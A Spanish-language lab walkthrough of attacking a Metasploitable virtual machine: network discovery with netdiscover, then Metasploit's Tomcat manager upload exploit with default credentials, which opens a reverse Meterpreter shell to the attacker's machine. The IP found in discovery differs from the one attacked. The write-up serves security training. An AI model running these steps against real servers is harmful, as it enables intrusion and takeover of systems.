
Esta imagen muestra la herramienta netdiscover siendo utilizada para escanear la red y descubrir dispositivos mediante ARP. En este caso, detecta un host con la IP 10.0.2.4 y proporciona información sobre la dirección MAC y el fabricante de la NIC.




La consola muestra detalles sobre servicios y configuraciones en un servidor Metasploitable, incluyendo servicios como Apache Tomcat y sus métodos HTTP permitidos, lo cual es crucial para entender los vectores de ataque posibles y la información expuesta por el servidor.



Aquí se muestra la compatibilidad con Tomcat para el ataque con el exploit



Captura del Apache Tomcat Manager en Metasploitable, que es una interfaz de gestión para servidores Tomcat, mostrando que el servidor está configurado y listo para ser utilizado, incluyendo enlaces para administración y documentación.



En esta imagen se procede a configurar el ataque

```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ x kali@kali: ~ x  
set HttpP::method_random_case set HttpP::pad_post_params_count set HttpP::version_random_invalid  
set HttpP::method_random_invalid set HttpP::pad_uri_version_count set HttpP::version_random_valid  
set HttpP::method_random_valid set HttpP::pad_uri_version_type set HttpClientTimeout  
set HttpP::pad_fake_headers set HttpP::uri_dir_fake_relative set HttpPassword  
set HttpP::pad_fake_headers_count set HttpP::uri_dir_self_reference set HttpRawHeaders  
set HttpP::pad_get_params set HttpP::uri_encode_mode set HttpTrace  
set HttpP::pad_get_params_count set HttpP::uri_fake_end set HttpTraceColors  
set HttpP::pad_method_uri_count set HttpP::uri_fake_params_start set HttpTraceHeadersOnly  
set HttpP::pad_method_uri_type set HttpP::uri_full_url set HttpUsername  
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat  
HttpPassword => tomcat  
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat  
HttpUsername => tomcat  
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 192.168.133.148  
RHOSTS => 192.168.133.148  
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180  
RPORT => 8180  
msf6 exploit(multi/http/tomcat_mgr_upload) > run  
[*] Started reverse TCP handler on 192.168.133.147:4444  
[*] Retrieving session ID and CSRF token...  
[*] Uploading and deploying ZIzDkdWPzirAXB...  
[*] Executing ZIzDkdWPzirAXB...  
[*] Undeploying ZIzDkdWPzirAXB ...  
[*] Sending stage (58125 bytes) to 192.168.133.148  
[*] Meterpreter session 1 opened (192.168.133.147:4444 -> 192.168.133.148:40175) at 2021-06-22 22:02:01 +0630  
meterpreter >
```

Se corre el código y se muestra el exploit

```
meterpreter > shell  
Process 1 created.  
Channel 1 created.  
id  
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
```